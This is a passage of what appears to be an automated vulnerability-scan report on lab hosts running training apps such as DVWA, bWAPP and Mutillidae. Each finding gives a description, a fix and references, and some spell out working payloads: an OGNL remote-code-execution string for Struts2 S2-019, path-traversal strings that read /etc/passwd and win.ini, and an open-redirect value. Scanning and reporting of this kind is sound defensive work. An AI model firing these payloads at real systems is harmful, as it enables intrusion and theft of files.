	Parameter names	Null
	Payload	
38/57	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsmore&param1=1.1&param2=1.1 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
39/57	Target	http://192.168.105.200/twiki/bin/edit/TWiki/WebHome?t=1633121414
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/WebHome?t=1633121414 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
40/57	Target	http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsmore&param1=1.1&param2=1.1 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
41/57	Target	http://192.168.105.200/twiki/bin/edit/TWiki/GoodStyle?topicparent=TWiki.GoodStyle
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/GoodStyle?topicparent=TWiki.GoodStyle has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
42/57	Target	http://192.168.105.200/twiki/bin/edit/TWiki/GoodStyle?t=1633121416
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/GoodStyle?t=1633121416 has Cross Site Request Forgery (CSRF) vulnerability

	Parameter names	Null
	Payload	topicparent=AdminSkillsAssumptions
43/57	Target	http://192.168.105.200/twiki/bin/edit/TWiki/TextFormattingRules?topicparent=TWiki.TextFormattingRules
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/TextFormattingRules?topicparent=TWiki.TextFormattingRules has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
44/57	Target	http://192.168.105.200/twiki/bin/edit/TWiki/TextFormattingRules?t=1633121416
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/TextFormattingRules?t=1633121416 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	topicparent=AdminSkillsAssumptions
45/57	Target	http://192.168.105.200/twiki/bin/edit/Main/TWikiGroups?topicparent=Main.WebHome
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/Main/TWikiGroups?topicparent=Main.WebHome has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
46/57	Target	http://192.168.105.200/twiki/bin/edit/Main/TWikiAdminGroup?topicparent=Main.WebHome
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/Main/TWikiAdminGroup?topicparent=Main.WebHome has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
47/57	Target	http://192.168.105.200/twiki/bin/edit/TWiki/TWikiAccessControl?topicparent=Main.WebHome
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/TWikiAccessControl?topicparent=Main.WebHome has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null

	Payload	
48/57	Target	http://192.168.105.200/twiki/bin/edit/TWiki/WebHome?t=1633121416
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/WebHome?t=1633121416 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	topicparent=AdminSkillsAssumptions
49/57	Target	http://192.168.105.200/twiki/bin/edit/TWiki/WebHome?topicparent=TWiki.WebHome
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/WebHome?topicparent=TWiki.WebHome has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
50/57	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsmore&param1=1.1&param2=1.1 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
51/57	Target	http://192.168.105.200/twiki/bin/edit/Main/TWikiGroups?t=1633121418
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/Main/TWikiGroups?t=1633121418 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
52/57	Target	http://192.168.105.200/twiki/bin/edit/Main/TWikiAdminGroup?t=1633121418
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/Main/TWikiAdminGroup?t=1633121418 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
53/57	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsmore&param1=1.1&param2=1.1

	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsmore&param1=1.1&param2=1.1 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
54/57	Target	http://192.168.105.200/twiki/bin/edit/TWiki/TWikiAccessControl?t=1633121418
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/TWikiAccessControl?t=1633121418 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
55/57	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsmore&param1=1.1&param2=1.1 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
56/57	Target	http://192.168.105.200/dvwa/setup.php
	Vulnerability details	Target http://192.168.105.200/dvwa/setup.php has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
57/57	Target	http://192.168.105.200/dvwa/setup.php
	Vulnerability details	Target http://192.168.105.200/dvwa/setup.php has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	create_db=Create+%2F+Reset+Database

References:

REFERENCES
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

Vulnerability Solution:

Most CSRF prevention techniques work by embedding additional authentication data into requests that allows the web application to detect requests from unauthorized locations. Following are example:

1. Synchronize token pattern;

2. Cookie-to-header token;

3. Double Submit Cookie;

4. SameSite cookie attribute;

5. Client-side safeguards.

712 Struts2 Remote Code Execution(S2-019)

Description:

The ParametersInterceptor in Apache Struts before 2.3.16.2 allows remote attackers to "manipulate" the ClassLoader via the class parameter, which is passed to the getClass method.

Affected Nodes:

1/1	Target	http://192.168.105.197:8008/devmode.action
	Vulnerability details	Target http://192.168.105.197:8008/devmode.action has Struts2 Remote Code Execution(S2-019) vulnerability
	Parameter names	url
	Payload	debug=command&expression=%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23req%3d%23context.get(%27co%27%2b%27m.open%27%2b%27symphony.xwo%27%2b%27rk2.disp%27%2b%27atcher.HttpSer%27%2b%27vletReq%27%2b%27uest%27),%23resp%3d%23context.get(%27co%27%2b%27m.open%27%2b%27symphony.xwo%27%2b%27rk2.disp%27%2b%27atcher.HttpSer%27%2b%27vletRes%27%2b%27ponse%27),%23resp.setCharacterEncoding(%27UTF-8%27),%23resp.getWriter().print(@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec(%2213745325-cd3d-4961-b71d-d04727bb02b0%22).getInputStream())),%23resp.getWriter().flush(),%23resp.getWriter().close()

References:

REFERENCES
http://struts.apache.org/release/2.3.x/docs/s2-019.html
https://nvd.nist.gov/vuln/detail/CVE-2014-0094

Vulnerability Solution:

At present, the manufacturer has released an upgrade patch to fix this security problem. The link to get the patch is http://struts.apache.org/release/2.3.x/docs/s2-019.html

713 - 747 Directory Listing

Description:

The web server is configured to display the list of files contained in this directory. This is not recommended because the directory may contain files that are not normally exposed through links on the web site.

Affected Nodes:

1/35	Target	http://192.168.105.196:81/css/
	Vulnerability details	Target http://192.168.105.196:81/css/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
2/35	Target	http://192.168.105.196:81/upload/
	Vulnerability details	Target http://192.168.105.196:81/upload/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
3/35	Target	http://192.168.105.196:81/upload/upload/
	Vulnerability details	Target http://192.168.105.196:81/upload/upload/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
4/35	Target	http://192.168.105.196:81/bwapp/stylesheets/
	Vulnerability details	Target http://192.168.105.196:81/bwapp/stylesheets/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
5/35	Target	http://192.168.105.196:81/bwapp/images/
	Vulnerability details	Target http://192.168.105.196:81/bwapp/images/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
6/35	Target	http://192.168.105.196:81/bwapp/js/
	Vulnerability details	Target http://192.168.105.196:81/bwapp/js/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
7/35	Target	http://192.168.105.196:81/bwapp/passwords/
	Vulnerability details	Target http://192.168.105.196:81/bwapp/passwords/ has Directory Listing vulnerability

	Parameter names	url
	Payload	
8/35	Target	http://192.168.105.196:81/bwapp/documents/
	Vulnerability details	Target http://192.168.105.196:81/bwapp/documents/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
9/35	Target	http://192.168.105.200/dav/
	Vulnerability details	Target http://192.168.105.200/dav/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
10/35	Target	http://192.168.105.200/dvwa/dvwa/
	Vulnerability details	Target http://192.168.105.200/dvwa/dvwa/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
11/35	Target	http://192.168.105.200/dvwa/dvwa/css/
	Vulnerability details	Target http://192.168.105.200/dvwa/dvwa/css/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
12/35	Target	http://192.168.105.200/dvwa/dvwa/images/
	Vulnerability details	Target http://192.168.105.200/dvwa/dvwa/images/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
13/35	Target	http://192.168.105.200/phpMyAdmin/themes/
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/themes/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
14/35	Target	http://192.168.105.200/phpMyAdmin/themes/original/

	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/themes/original/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
15/35	Target	http://192.168.105.200/phpMyAdmin/themes/original/img/
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/themes/original/img/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
16/35	Target	http://192.168.105.200/icons/
	Vulnerability details	Target http://192.168.105.200/icons/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
17/35	Target	http://192.168.105.200/mutillidae/styles/ddsmoothmenu/
	Vulnerability details	Target http://192.168.105.200/mutillidae/styles/ddsmoothmenu/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
18/35	Target	http://192.168.105.200/mutillidae/styles/
	Vulnerability details	Target http://192.168.105.200/mutillidae/styles/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
19/35	Target	http://192.168.105.200/mutillidae/javascript/
	Vulnerability details	Target http://192.168.105.200/mutillidae/javascript/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
20/35	Target	http://192.168.105.200/mutillidae/javascript/ddsmoothmenu/
	Vulnerability details	Target http://192.168.105.200/mutillidae/javascript/ddsmoothmenu/ has Directory Listing vulnerability
	Parameter names	url

	Payload	
21/35	Target	http://192.168.105.200/mutillidae/images/
	Vulnerability details	Target http://192.168.105.200/mutillidae/images/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
22/35	Target	http://192.168.105.200/mutillidae/documentation/
	Vulnerability details	Target http://192.168.105.200/mutillidae/documentation/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
23/35	Target	http://192.168.105.200/dvwa/dvwa/includes/
	Vulnerability details	Target http://192.168.105.200/dvwa/dvwa/includes/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
24/35	Target	http://192.168.105.200/dvwa/dvwa/js/
	Vulnerability details	Target http://192.168.105.200/dvwa/dvwa/js/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
25/35	Target	http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
26/35	Target	http://192.168.105.200/phpMyAdmin/themes/original/css/
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/themes/original/css/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
27/35	Target	http://192.168.105.200/icons/small/

	Vulnerability details	Target http://192.168.105.200/icons/small/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
28/35	Target	http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/css/
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/css/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
29/35	Target	http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/img/
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/img/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
30/35	Target	http://192.168.105.196:81/dvwa/dvwa/
	Vulnerability details	Target http://192.168.105.196:81/dvwa/dvwa/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
31/35	Target	http://192.168.105.196:81/dvwa/dvwa/css/
	Vulnerability details	Target http://192.168.105.196:81/dvwa/dvwa/css/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
32/35	Target	http://192.168.105.196:81/dvwa/dvwa/images/
	Vulnerability details	Target http://192.168.105.196:81/dvwa/dvwa/images/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
33/35	Target	http://192.168.105.196:81/dvwa/dvwa/includes/
	Vulnerability details	Target http://192.168.105.196:81/dvwa/dvwa/includes/ has Directory Listing vulnerability

	Parameter names	url
	Payload	
34/35	Target	http://192.168.105.196:81/dvwa/dvwa/js/
	Vulnerability details	Target http://192.168.105.196:81/dvwa/dvwa/js/ has Directory Listing vulnerability
	Parameter names	url
	Payload	
35/35	Target	http://192.168.105.200/dvwa/vulnerabilities/
	Vulnerability details	Target http://192.168.105.200/dvwa/vulnerabilities/ has Directory Listing vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Vulnerability Solution:

You should make sure the directory does not contain sensitive information or you may want to restrict directory listings from the web server configuration.

748 - 753 Directory Traversal

Description:

Directory traversal is a vulnerability that allows an attacker to access a restricted directory and read files outside the Web server's root directory.

Affected Nodes:

1/6	Target	http://192.168.105.196:81/ssrf.php?a=1&ulr2=1&url=../../../../../../../../../../windows/win.ini
	Vulnerability details	Target http://192.168.105.196:81/ssrf.php?a=1&ulr2=1&url=../../../../../../../../../../windows/win.ini has Directory Traversal vulnerability
	Parameter names	url
	Payload	../../../../../../../../../../windows/win.ini
2/6	Target	http://192.168.105.196:81/include.php?file=../../../../../../../../../../windows/win.ini
	Vulnerability details	Target http://192.168.105.196:81/include.php?file=../../../../../../../../../../windows/win.ini has Directory Traversal vulnerability

	Parameter names	url
	Payload	../../../../../../../../../windows/win.ini
3/6	Target	http://192.168.105.196:81/bwapp/directory_traversal_1.php?page=../../../../../../../../../../windows/win.ini
	Vulnerability details	Target http://192.168.105.196:81/bwapp/directory_traversal_1.php?page=../../../../../../../../../../windows/win.ini has Directory Traversal vulnerability
	Parameter names	url
	Payload	../../../../../../../../../windows/win.ini
4/6	Target	http://192.168.105.200/mutillidae/index.php?page=../../../../../../../../../../etc/passwd
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=../../../../../../../../../../etc/passwd has Directory Traversal vulnerability
	Parameter names	url
	Payload	../../../../../../../../../etc/passwd
5/6	Target	http://192.168.105.200/mutillidae/?page=../../../../../../../../../../etc/passwd
	Vulnerability details	Target http://192.168.105.200/mutillidae/?page=../../../../../../../../../../etc/passwd has Directory Traversal vulnerability
	Parameter names	url
	Payload	../../../../../../../../../etc/passwd
6/6	Target	http://192.168.105.200/mutillidae/index.php?page=../../../../../../../../../../etc/passwd&username=anonymous
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=../../../../../../../../../../etc/passwd&username=anonymous has Directory Traversal vulnerability
	Parameter names	url
	Payload	../../../../../../../../../etc/passwd

References:

REFERENCES
https://www.acunetix.com/websitesecurity/directory-traversal/

Vulnerability Solution:

Filters user input parameters.

754 Cross Domain Data Hijacking

Description:

This page is possibly vulnerable to Cross domain data hijacking. If an attacker can create/upload a malicious Flash (SWF) file or control the top part of any page he can perform an attack known as Cross domain data hijacking. The Content-Type of the response doesn't matter. If the file is embedded using an tag, it will be executed as a Flash file as long as the content of the file looks like a valid Flash file.

Affected Nodes:

1/1	Target	http://192.168.105.196:81/code_exc.php?a=CWS%07%0E000x%9C=%8D1N%C3%40%10E%DF%AE%8D%BDI%08)%D3%40%1D%A0%A2%05%09%11%89HiP"%05D%8BF%8E%0BG%26%1B%D9%8E%117%A0%A2%DC%82%8A%1Br%04X;!S%8C%FE%CC%9B%F9%FF%AA%CB7Jq%AF%7F%ED%F2.%F8%01>%9E%18p%C9c%9Al%8B%ACzG%F2%DC%BEM%EC%ABdkj%1E%AC%2C%9F%A5(%B1%EB%89T%C2Jj)%93"%DBT7%24%9C%8FH%CBD6)%A3%0Bx)%AC%AD%D8%92%FB%1F%5C%07C%AC%7C%80Q%A7Nc%F4b%E8%FA%98%20b_%26%1C%9F5%20h%F1%D1g%0F%14%C1%0A]s%8D%8B0Q%A8L<%9B6%D4L%BD_%A8w%7E%9D[%17%F3/[%DCm{%EF%CB%EF%E6%8D:n-%FB%B3%C3%DD.%E3d1d%EC%C7%3F6%CD0%09
	Vulnerability details	Target http://192.168.105.196:81/code_exc.php?a=CWS%07%0E000x%9C=%8D1N%C3%40%10E%DF%AE%8D%BDI%08)%D3%40%1D%A0%A2%05%09%11%89HiP"%05D%8BF%8E%0BG%26%1B%D9%8E%117%A0%A2%DC%82%8A%1Br%04X;!S%8C%FE%CC%9B%F9%FF%AA%CB7Jq%AF%7F%ED%F2.%F8%01>%9E%18p%C9c%9Al%8B%ACzG%F2%DC%BEM%EC%ABdkj%1E%AC%2C%9F%A5(%B1%EB%89T%C2Jj)%93"%DBT7%24%9C%8FH%CBD6)%A3%0Bx)%AC%AD%D8%92%FB%1F%5C%07C%AC%7C%80Q%A7Nc%F4b%E8%FA%98%20b_%26%1C%9F5%20h%F1%D1g%0F%14%C1%0A]s%8D%8B0Q%A8L<%9B6%D4L%BD_%A8w%7E%9D[%17%F3/[%DCm{%EF%CB%EF%E6%8D:n-%FB%B3%C3%DD.%E3d1d%EC%C7%3F6%CD0%09 has Cross Domain Data Hijacking vulnerability
	Parameter names	a
	Payload	CWS%07%0E000x%9C=%8D1N%C3%40%10E%DF%AE%8D%BDI%08)%D3%40%1D%A0%A2%05%09%11%89HiP"%05D%8BF%8E%0BG%26%1B%D9%8E%117%A0%A2%DC%82%8A%1Br%04X;!S%8C%FE%CC%9B%F9%FF%AA%CB7Jq%AF%7F%ED%F2.%F8%01>%9E%18p%C9c%9Al%8B%ACzG%F2%DC%BEM%EC%ABdkj%1E%AC%2C%9F%A5(%B1%EB%89T%C2Jj)%93"%DBT7%24%9C%8FH%CBD6)%A3%0Bx)%AC%AD%D8%92%FB%1F%5C%07C%AC%7C%80Q%A7Nc%F4b%E8%FA%98%20b_%26%1C%9F5%20h%F1%D1g%0F%14%C1%0A]s%8D%8B0Q%A8L<%9B6%D4L%BD_%A8w%7E%9D[%17%F3/[%DCm{%EF%CB%EF%E6%8D:n-%FB%B3%C3%DD.%E3d1d%EC%C7%3F6%CD0%09

References:

REFERENCES
https://developer.mozilla.org/en-US/docs/Web/Security/Types_of_attacks#click-jacking

Vulnerability Solution:

For file uploads: It is recommended to check the file's content to have the correct header and format. If possible, use "Content-Disposition: attachment; filename=Filename.Extension;" header for the files that do not need to be served in the web browser. Isolating the domain of the uploaded files is also a good solution as long as the crossdomain.xml file of the main website does not include the isolated domain. For other cases: For JSONP abuses or other cases when the attacker control the top part of the page, you need to perform proper input filtering to protect against this type of issues.

755 URL Redirection

Description:

An HTTP parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts have a more trustworthy appearance.

Affected Nodes:

1/1	Target	http://192.168.105.196:81/url_redirection.php?a=1.php&b=1.php
	Vulnerability details	Target http://192.168.105.196:81/url_redirection.php?a=1.php&b=1.php has URL Redirection vulnerability
	Parameter names	b
	Payload	http://www.fjamsud.com

References:

REFERENCES
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html
https://en.wikipedia.org/wiki/URL_redirection

Vulnerability Solution:

1.Assume all input is malicious. Use an 'accept known good' input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does;

2.When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules.

756 - 761 Password Field Submitted Using GET Method

Description:

This page contains a form with a password field. This form submits user data using the GET method, therefore the contents of the password field will appear in the URL.Sensitive information should not be passed via the URL. URLs could be logged or leaked via the Referer header.

Affected Nodes:

1/6	Target	http://192.168.105.196:81/bwapp/xmli_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xmli_1.php has Password Field Submitted Using GET Method vulnerability
	Parameter names	url
	Payload	
2/6	Target	http://192.168.105.196:81/bwapp/csrf_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/csrf_1.php has Password Field Submitted Using GET Method vulnerability

	Parameter names	url
	Payload	
3/6	Target	http://192.168.105.196:81/bwapp/xmli_1.php?login=login&password=data
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xmli_1.php?login=login&password=data has Password Field Submitted Using GET Method vulnerability
	Parameter names	url
	Payload	login=login&password=data
4/6	Target	http://192.168.105.196:81/bwapp/csrf_1.php?password_conf=data&password_new=data
	Vulnerability details	Target http://192.168.105.196:81/bwapp/csrf_1.php?password_conf=data&password_new=data has Password Field Submitted Using GET Method vulnerability
	Parameter names	url
	Payload	password_conf=data&password_new=data
5/6	Target	http://192.168.105.200/dvwa/vulnerabilities/brute/
	Vulnerability details	Target http://192.168.105.200/dvwa/vulnerabilities/brute/ has Password Field Submitted Using GET Method vulnerability
	Parameter names	url
	Payload	
6/6	Target	http://192.168.105.200/dvwa/vulnerabilities/csrf/
	Vulnerability details	Target http://192.168.105.200/dvwa/vulnerabilities/csrf/ has Password Field Submitted Using GET Method vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Vulnerability Solution:

The password field should be submitted through POST instead of GET.

762 User Controllable Script Source

Description:

The 'src' parameter for a script tag on this page is directly controlled by user input. Attackers who can control the location of references to JavaScript source files can load scripts of their choice into the application.

Affected Nodes:

1/1	Target	http://192.168.105.196:81/bwapp/iframei.php?ParamUrl=hlg2jxgeo1&ParamWidth=hlg2jxgeo1&ParamHeight=hlg2jxgeo1
	Vulnerability details	Target http://192.168.105.196:81/bwapp/iframei.php?ParamUrl=hlg2jxgeo1&ParamWidth=hlg2jxgeo1&ParamHeight=hlg2jxgeo1 has User Controllable Script Source vulnerability
	Parameter names	charset
	Payload	

References:

REFERENCES
https://developer.mozilla.org/zh-CN/docs/Mozilla/Tech/XUL/script

Vulnerability Solution:

Your script should clean up user input appropriately.Do not allow the user to enter a reference to the control source location.

763 Apache 'mod_proxy_balancer' < 2.2.9 CSRF (CVE-2007-6420/CVE-2008-2364)

Description:

Fixed in Apache httpd 2.2.9: mod_proxy_balancer CSRF CVE-2007-6420. The mod_proxy_balancer provided an administrative interface that could be vulnerable to cross-site request forgery (CSRF) attacks.

Affected Nodes:

1/1	Target	http://192.168.105.200/
	Vulnerability details	Target http://192.168.105.200/ has Apache 'mod_proxy_balancer' < 2.2.9 CSRF (CVE-2007-6420/CVE-2008-2364) vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2008-2364
https://nvd.nist.gov/vuln/detail/CVE-2007-6420
http://httpd.apache.org/security/vulnerabilities_22.html

Vulnerability Solution:

Upgrade Apache 2.x to the latest version.

764 PHP Parsing Particular Strings with Float Data Type (CVE-2010-4645)

Description:

strtod.c, as used in the zend_strtod function in PHP 5.2 before 5.2.17 and 5.3 before 5.3.5, and other products, allows context-dependent attackers to cause a denial of service (infinite loop) via a certain floating-point value in scientific notation, which is not properly handled in x87 FPU registers, as demonstrated using 2.2250738585072011e-308.

Affected Nodes:

1/1	Target	http://192.168.105.200/
	Vulnerability details	Target http://192.168.105.200/ has PHP Parsing Particular Strings with Float Data Type (CVE-2010-4645) vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2010-4645

Vulnerability Solution:

Upgrade PHP to the latest version

765 Apache httpd Remote DoS

Description:

A denial of service vulnerability has been found in the way the multiple overlapping ranges are handled by the Apache HTTPD server: http://seclists.org/fulldisclosure/2011/Aug/175 An attack tool is circulating in the wild. Active use of this tools has been observed. The attack can be done remotely and with a modest number of requests can cause very significant memory and CPU usage on the server. This alert was generated using only banner information. It may be a false positive. Affected Apache versions (1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19).

Affected Nodes:

1/1	Target	http://192.168.105.200/
	Vulnerability details	Target http://192.168.105.200/ has Apache httpd Remote DoS vulnerability
	Parameter names	Server
	Payload	

References:

REFERENCES
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
http://mail-archives.apache.org/mod_mbox/httpd-announce/201108.mbox/%3C20110824161640.122D387DD@minotaur.apache.org%3E
https://www.exploit-db.com/exploits/17696/

REFERENCES
http://www.apache.org/dist/httpd/Announcement2.2.html

Vulnerability Solution:

Upgrade to the latest version of Apache HTTP Server (2.2.20 or later), available from the Apache HTTP Server Project Web site.

766 - 774 Session Fixation

Description:

Session Fixation is an attack that permits an attacker to hijack a valid user session. The attack explores a limitation in the way the web application manages the session ID, more specifically the vulnerable web application.

Affected Nodes:

1/9	Target	http://192.168.105.200:80/mutillidae/
	Vulnerability details	Target http://192.168.105.200:80/mutillidae/ has Session Fixation vulnerability
	Parameter names	PHPSESSID
	Payload	acbderaseesionfixation
2/9	Target	http://192.168.105.200:80/mutillidae/
	Vulnerability details	Target http://192.168.105.200:80/mutillidae/ has Session Fixation vulnerability
	Parameter names	PHPSESSID
	Payload	acbderaseesionfixation
3/9	Target	http://192.168.105.200:80/mutillidae/index.php
	Vulnerability details	Target http://192.168.105.200:80/mutillidae/index.php has Session Fixation vulnerability
	Parameter names	PHPSESSID
	Payload	acbderaseesionfixation
4/9	Target	http://192.168.105.200:80/mutillidae/index.php
	Vulnerability details	Target http://192.168.105.200:80/mutillidae/index.php has Session Fixation vulnerability
	Parameter names	PHPSESSID
	Payload	acbderaseesionfixation
5/9	Target	http://192.168.105.200:80/mutillidae/
	Vulnerability details	Target http://192.168.105.200:80/mutillidae/ has Session Fixation vulnerability
	Parameter names	PHPSESSID

	Payload	acbderaseesionfixation
6/9	Target	http://192.168.105.200:80/mutillidae/index.php
	Vulnerability details	Target http://192.168.105.200:80/mutillidae/index.php has Session Fixation vulnerability
	Parameter names	PHPSESSID
	Payload	acbderaseesionfixation
7/9	Target	http://192.168.105.200:80/mutillidae/index.php
	Vulnerability details	Target http://192.168.105.200:80/mutillidae/index.php has Session Fixation vulnerability
	Parameter names	PHPSESSID
	Payload	acbderaseesionfixation
8/9	Target	http://192.168.105.200:80/mutillidae/index.php
	Vulnerability details	Target http://192.168.105.200:80/mutillidae/index.php has Session Fixation vulnerability
	Parameter names	PHPSESSID
	Payload	add-to-your-blog-php-submit-button=Save+Blog+Entry&blog_entry=data&csrf-token=SecurityIsDisabled
9/9	Target	http://192.168.105.200:80/mutillidae/index.php
	Vulnerability details	Target http://192.168.105.200:80/mutillidae/index.php has Session Fixation vulnerability
	Parameter names	PHPSESSID
	Payload	password-generator-php-submit-button=Generate

References:

REFERENCES
https://owasp.org/www-community/attacks/Session_fixation
https://en.wikipedia.org/wiki/Session_fixation

Vulnerability Solution:

create SessionID dynamically

775 - 777 Operating System Sensitive File Disclosure

Description:

Operating System contains sensitive files such as .bash_history, .irB_history, .viminfo, etc.. These files contain sensitive information that can be used by attacker to exploit the system.

Affected Nodes:

1/3	Target	http://192.168.105.200/twiki/bin/edit/Main/.gitignore
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/Main/.gitignore has Operating System Sensitive File Disclosure vulnerability
	Parameter names	url
	Payload	.gitignore
2/3	Target	http://192.168.105.200/twiki/bin/edit/.gitignore
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/.gitignore has Operating System Sensitive File Disclosure vulnerability
	Parameter names	url
	Payload	.gitignore
3/3	Target	http://192.168.105.200/twiki/bin/edit/TWiki/.gitignore
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/.gitignore has Operating System Sensitive File Disclosure vulnerability
	Parameter names	url
	Payload	.gitignore

References:

REFERENCES
https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A3-Sensitive_Data_Exposure

Vulnerability Solution:

Remove these files from the web server.

778 - 779 Source Code Disclosure

Description:

Looks like the source code for this script is available. This check is using pattern matching to determine if server side tags are found in the file. In some cases this alert may generate false positives.

Affected Nodes:

1/2	Target	http://192.168.105.196:81/bwapp/images/VjaScF.htaccess
	Vulnerability details	Target http://192.168.105.196:81/bwapp/images/VjaScF.htaccess has Source Code Disclosure vulnerability
